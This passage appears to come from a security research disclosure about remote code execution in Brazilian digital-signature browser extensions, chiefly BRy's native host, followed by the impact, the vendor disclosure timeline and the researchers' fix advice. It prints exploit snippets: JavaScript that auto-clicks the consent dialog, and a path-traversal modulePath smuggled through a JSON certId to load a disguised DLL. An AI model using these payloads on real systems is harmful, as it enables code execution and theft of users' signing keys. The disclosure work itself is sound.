
BRy is the other fully independent vendor, with its own native host (BryNativeModule.exe). It reaches the same LoadLibrary sink by a different route, and it was the only one of the five that tried to put a consent dialog in front of the user, which turned out not to help.
The sink hides inside the sign command. sign parses a certId field, and if that string happens to contain a {, the host re-parses it as JSON and reads a modulePath out of it. A non-empty modulePath switches sign onto the PKCS#11 path, whose very first operation is:
Pkcs11Module::Pkcs11Module:
  hModule = LoadLibraryExA(modulePath, NULL, LOAD_WITH_ALTERED_SEARCH_PATH);
This path is taken verbatim, with no allowlist, no path validation and no signature check, and it is loaded before any certificate or token is looked up, so no real smartcard or key is needed.
The only thing standing in the way is a per-site "Autorizo" (I authorise) consent dialog. BRy renders it with SweetAlert2 into the page's own DOM, which means the malicious page can find the button and click it itself:
// Zero-click consent: the "Autorizo" dialog is SweetAlert rendered into THIS
// page's DOM, so the page can click its own consent button.
function armConsent() {
  new MutationObserver(() => {
    for (const b of document.querySelectorAll("button"))
      if (b.textContent.trim() === "Autorizo") b.click();
  }).observe(document.body, { childList: true, subtree: true });
}
Consent is also keyed on the bare hostname, never expires, and is shared across all frames, so a single self-approval on the attacker's own origin is permanent and reusable from any hidden iframe.
The file drop is the same idea as CertiPlugin: auto-download a PE served as evil.pdf (Chrome doesn't flag it), landing in Downloads. Chrome sets the host's working directory to its install folder, exactly four levels under the user profile, so modulePath = ..\..\..\..\Downloads\evil.pdf resolves for any user with no username needed and no SMB.
Then the traversal path is smuggled into sign as a JSON certId:
const modulePath = "..\\..\\..\\..\\Downloads\\evil.pdf";
const certId = JSON.stringify({ id: "x", keyId: "x", modulePath }); // { → re-parsed as JSON
// LoadLibraryExA runs in the Pkcs11Module ctor, before sign fails on the bogus key
await B.sign(certId, {
  inputType: "hash",
  keyInfo: { certId },
  assinaturas: [{ hashes: ["00".repeat(32)], algoritmoHash: "SHA256" }],
});
BRy had two more problems in the same protocol. list_certificates has no gate and gives any website the CPF, voter ID, OAB number and RG from your certificates. export_certificate is behind the consent dialog, but the dialog only mentions "access to your digital certificates" and never says that an A1 private key could leave the device.
What an attacker gets
Every chain ends with the attacker's code running as the logged-in user, inside a vendor process. From there an attacker can do anything that user can. They can use A1 certificates and their private keys stored on the machine, wait for an A3 token to be plugged in and sign with it, read local files, or install further malware.
The people who install these extensions make that worse. A single accountant often holds certificates for dozens or hundreds of client companies on one machine, and lawyers, notaries and doctors sign legally binding documents with theirs every day. A signature made with a stolen key is legally presumed valid.
For the user, the attack is a normal-looking page. Nothing needs the victim's approval, and the code runs inside software they installed on purpose and were told to trust.
Disclosure timeline

Lacuna was very quick to respond, they took 30 minutes to get back to us after we reported the first RCE and had a patch out within two days, although it did not solve the core issue. The complete fix, version 2.18.0, shipped 74 days after our first report and before our DEF CON talk.
Certisign never responded to any of our messages about either product. Even so, WebSigner was fixed in version 2.18.0, 65 days after our report. CertiPlugin's allowlist was narrowed to *.sydle.one, which mitigates the bug but does not fix the underlying DLL load.
BRy and Softplan required a lot of messages (most of which were ignored) and we finally managed to get through to individual employees via LinkedIn who both fixed the issues within ~2 days.
All of the responses could have been better, though Softplan has since added a security.txt.
We also reported this to CTIR Gov and CERT.br, Brazil's national incident response teams, and to Google. None of them contacted the vendors as far as we know.
We have seen no evidence any of these vendors published any advisories and none have shared any advisories with us. We did not look for evidence of exploitation as we do not have the facilities. Given how little effort these attacks need, we cannot rule it out.
What this means
Ads are already a proven channel for delivering code with no click, Al Jazeera reported how ads bought through Discover-Tech were used to spy on devices. For an attacker too, a cheap extension bug is a far more attractive payload than burning an expensive Chrome zero-day.
These five extensions stayed exploitable for years, in software millions of Brazilians were told to install and trust. The fixes aren't difficult, only load DLLs from a fixed allowlist, verify the file's signature, and take the origin from the browser rather than parsing a URL by hand. We found these because our pipeline flags extensions that pass page input to a native host, and know there are more out there with similar issues.
All of the exploit code, vulnerable extension versions and installers are in our Brazil-Signing-Vulnerabilities repo.
Finally here's a graph of the associated extensions, lots of which have recently updated: